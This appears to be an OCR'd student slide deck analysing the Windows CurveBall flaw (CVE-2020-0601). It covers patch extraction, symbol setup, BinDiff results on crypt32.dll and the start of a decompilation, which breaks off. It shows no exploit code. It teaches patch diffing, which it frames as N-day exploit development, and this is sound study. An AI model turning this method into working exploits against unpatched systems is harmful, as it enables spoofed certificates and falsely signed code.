
Check Yo' Curve Parameters: Analysis of CVE-2020-0601

Adam Podlosky
Student @ MacEwan CompSci




v1, Jan. 20, MacEwan CMPT-480
v2, Feb. 18, YegSec Meet-up

CVE-2020-0601 (“CurveBall”, “Chain of Fools”)

- CVE published on January 14, 2020 / Krebs “leaked” a day prior
- Microsoft: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0601
- NSA: https://media.defense.gov/2020/Jan/14/2002234275/-1/-1/0/CSA-WINDOWS-10-CRYPT-LIB-20190114.PDF
  - “Exploitation of the vulnerability allows attackers to defeat trusted network connections and deliver executable code while appearing as legitimately trusted entities. Examples [...] include:
    - HTTPS connections
    - Signed files and emails
    - Signed executable code”
  - “Certificates containing explicitly-defined elliptic curve parameters which only partially match a standard curve are suspicious, especially if they include the public key for a trusted certificate, and may represent bona fide exploitation attempts.”


Security Patch Analysis

- aka Vulnerability Analysis
- aka N-Day Exploit Development
- Why do this?
  - Some people sell N-days (bad)
  - Practice “real-world” exploit development (ok)
  - Reverse engineering large-scale products (good)
  - Forces you to really understand components of an OS (best)



Reverse (Code) Engineering

- Static Analysis
  - Manually reviewing assembly/pseudocode
  - Reading and renaming
  - Time consuming
- Dynamic Analysis
  - Observing execution
  - Usually from a debugger
  - Occasionally, minutes of debugging can save hours of static analysis
- My time distribution ~ 80% static / 20% dynamic
  - And consumes 100% of my free time :-|



Where do I find a patch's changes?

- Amongst the seemingly never-ending, relentless, critical Windows Updates
- Microsoft has moved to cumulative patches
  - Extracted: 42,000 files totalling 1.2GB
- Identifying interesting files can be problematic
  - Knowledge of the OS helps
  - Bulletins provide hints
- CVE-2020-0601 resides in Windows Crypto API
- Implemented in **crypt32.dll**

Extracting Security Patches

- .cab - Microsoft Cabinet Archives
  - expand -F:* update.cab <output_dir>
- .msu - Microsoft Update Standalone Package
  - expand -F:* update.msu <output_dir>
- .msp - Microsoft Patch File
  - msix patch.msp /out <output_dir>
  - https://docs.microsoft.com/en-us/windows/msix/packaging-tool/mpt-overview
- .exe - Microsoft Hotfix Installers
  - hotfix.exe /t:<output_dir> /c
- .msi - Windows Installer Packages
  - msiexec /a setup.msi /qb TARGETDIR=<output_dir>


Target Files and Tools

- OS and build versions:
  - Windows 10 X64, build 1909
  - crypt32.dll, 10.0.18362.479 (before patch)
  - crypt32.dll, 10.0.18362.592 (after patch)
- Applications used:
  - IDA Educational v7.3
    - Like free edition, with Python and plug-ins
    - No Hex-Rays Decompiler :-(
  - Google BinDiff v5
  - NSA Ghidra v9.1
  - Microsoft WinDbg

Microsoft Public Symbols

Limited debug symbols, set env. variable for auto-magic downloading:


```
_NT_SYMBOL_PATH=srv*C:\symbols*https://msdl.microsoft.com/download/symbols
```



PDBs and Ghidra

- **PDB** = Program Debug Database
  - Microsoft's file format for debug symbols
- Ghidra requires Debug Interface Access (DIA) SDK
  - Distributed w/Visual Studio => installing an OS on your OS
- Or, find **msdia140.dll**, copy to system32\ and run: **regsvr32 msdia140.dll**
- **Do NOT** start the auto-analysis when loading Ghidra's CodeBrowser
  - File -> Remote Load Symbol, download symbol first
  - Analysis -> Auto Analyze, then start the analysis

What changed in crypt32.dll? BinDiff says...




ID... | Pr... | St... | Ma... | He... | St... | En...

Similarity	Confide	Change	EA Primary	Name Primary
0.59	0.73	GI-JE-C	000000018002CE40	ChainGetSubjectStatus(CChainCallContext *,CChainPathOb
0.86	0.96	GI-J--C	0000000180035978	CCertObjectCache::FindKnownStoreFlags(CCertObject *,_FI
0.89	0.91	GI-J--C	00000001800356D0	CertDllVerifyMicrosoftRootCertificateChainPolicy(char con
0.95	0.99	GI-JE--	00000001800139B8	CCertObject::~CCertObject(void)
0.99	0.99	-I-----	0000000180018CF8	CCertObject::CCertObject(ulong,CChainCallContext *,_CERT
1.00	0.99	-------	0000000180001000	_dynamic_initializer_for__DefaultChainEngineMgr__
1.00	0.99	-------	0000000180001020	Asn1X509NameInfoEncodeEx(ulong,char const *,_CERT_NA
1.00	0.99	-------	000000018000129C	Asn1X509SetRDNAttributeValue(ulong,_CRYPTOAPI_BLOB
1.00	0.99	-------	0000000180001378	Asn1X509SetAnyString(ulong,_CRYPTOAPI_BLOB *,AnyStrir
1.00	0.99	-------	0000000180001648	_HexParse(char const * *,char const *,ulong,ulong,ulong *)
1.00	0.99	-------	0000000180001768	_IsWhiteSpaceChar(char)
1.00	0.99	-------	000000018000178C	IsIpAddressMatch(_CERT_CONTEXT const *,ushort const *)
1.00	0.99	-------	0000000180001840	ASN1Enc_Name
1.00	0.99	-------	00000001800019BC	SearchGroup
1.00	0.99	-------	0000000180001A38	CompareOIDInfo
1.00	0.99	-------	0000000180001AE0	CertObjectCacheOnRemovalFromKnownStoreIndex(void *
1.00	0.99	-------	0000000180001B50	ASN1Enc_AnyString
1.00	0.99	-------	0000000180001BC0	I_CryptWalkAllLruCacheEntries
1.00	0.99	-------	0000000180001C44	ReverseNameInfo
1.00	0.99	-------	0000000180001C80	_IsValidAppContainerCertOpenStorePara


Secondary Unmatched

EA	Name
000000018004FF28	ChainComparePublicKeyParametersAndBytes
000000018004FFEC	ChainIsNullOrNoParameters
0000000180050020	ChainLogMSRC54294Error
000000018004FECC	IsRootEntryMatch
00000001800C4C60	SSCtlFreeTrustListInfo(_CERT_TRUST_LIST_INFO *)
00000001801452D0	__imp_CveEventWrite
000000018004F90D	__imp_load_AccessCheck
000000018004F1E8	__imp_load_AddAccessAllowedAce
000000018004F931	__imp_load_AddAccessAllowedAceEx
000000018004F943	__imp_load_AddAce
000000018004F230	__imp_load_AdjustTokenPrivileges
000000018004ECA9	__imp_load_AllocateAndInitializeSid
000000018004ED7C	__imp_load_CheckTokenCapability
000000018004EEFE	__imp_load_CheckTokenMembership
000000018004EBC4	__imp_load_CopySid
000000018004F2D2	__imp_load_CveEventWrite
000000018004F17C	__imp_load_EqualSid
000000018004EE07	__imp_load_FreeSid
000000018004F16A	__imp_load_GetAce
000000018004F91F	__imp_load_GetAclInformation


Compare Flow of FindKnownStoreFlags




FindKnownStoreFlags Before Patch



FindKnownStoreFlags After Patch



Compare Flow of ChainGetSubjectStatus



Ghidra, Decompile this Function...Perfect 👌


```
ulonglong ChainComparePublicKeyParametersAndBytes(
  uint *param_1,uint *param_2, uint *param_3,uint *param_4)
{
